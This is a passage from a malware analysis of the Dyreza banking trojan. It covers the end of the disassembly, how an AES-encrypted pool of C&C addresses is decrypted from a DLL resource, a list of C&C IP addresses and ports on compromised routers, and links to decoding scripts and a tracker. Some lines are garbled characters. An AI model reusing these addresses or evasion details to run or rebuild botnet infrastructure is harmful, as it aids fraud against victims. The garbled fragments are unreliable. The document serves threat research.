1000586F call   ds:ShellExecuteW
10005875 xor     eax, eax
10005877 retn

```

Á

Ü@ã[, }Á^•c{ Á}Á{ { æãÁCFWUS\$ŠUÜÁ

## C&Cs

This botnet is prepared with great care. Not only communication is encrypted, but also many countermeasures have been taken in order to prevent detection.

First of all, the address of the C&C is randomly picked from a hard-coded pool. This pool is stored in one of the resources of Dyreza DLL (AES encrypted). Below, we can see how it gets decrypted, during execution of the payload:

The screenshot shows a debugger window with assembly code and a hex dump. The assembly code includes instructions like `CALL DWORD PTR DS:[<&bcrypt.BCryptCreateHash>]`, `TEST EAX,EAX`, `JNZ SHORT payload_.0F77B429`, `PUSH ESI`, `PUSH [ARG_4]`, `PUSH [ARG_3]`, `PUSH [LOCAL_2]`, and `CALL DWORD PTR DS:[<&bcrypt.BCryptHashData>]`. The hex dump shows a list of IP addresses and ports, such as `* 0.0.0.0:110`, `67.221.156.105:4`, `443.89.161.51.1`, `15:4443..115.119`, `.250.245:443..17`, `3.252.50.124:444`, `3..186.46.142.66`, `:443..188.255.15`, `4.180:4443..195.`, `191.34.245:443..`, `206.116.171.216:`, `443..206.123.60.`, `93:4443..212.109`, `.179.197:443..21`, `6.57.165.182:443`, `..69.27.57.164:4`, `443..83.241.176.`, `230:4443..109.86`, `.226.85:443..150`, `.129.49.139:443.`, `.173.185.166.94:`, `4443..176.120.20`, `1.9:443..184.190`, `.64.35:4443..188`, `.120.194.101:444`, `3..206.123.58.42`, `:4443..208.123.1`, `35.106:4443..82.`

(A script for decrypting list of C&Cs from dumped resources is available here:

[https://github.com/hasherezade/malware\\_analysis/blob/master/dyreza/dyrezadll\\_decoder.py](https://github.com/hasherezade/malware_analysis/blob/master/dyreza/dyrezadll_decoder.py))

Also, the certificate served by a particular C&C changes on each connection. The infrastructure is built on the network of compromised WiFi routers (most often: `0AÜÜ, T&[ VÁ`).

The server receives encrypted connection on port 443 (standard HTTPS) or 4443 (in case if standard HTTPS port of a particular router is occupied by a legitimate service).

## Conclusion

Dyreza is an eclectic malware, developed by professionals. It is clear that they are constantly working on a quality – each new version carries some new ideas and improvements, making analysis harder.

## Appendix

- Very good **Dyreza/Upatre tracker**: <https://techhelpist.com/maltlqr/> – by [@Techhelpistcom](#) (list of C&Cs from the current sample: <https://techhelpist.com/maltlqr/reports/01oct-20oct-status.txt> )
- **Scripts** used in this post: [https://github.com/hasherezade/malware\\_analysis/tree/master/dyreza](https://github.com/hasherezade/malware_analysis/tree/master/dyreza)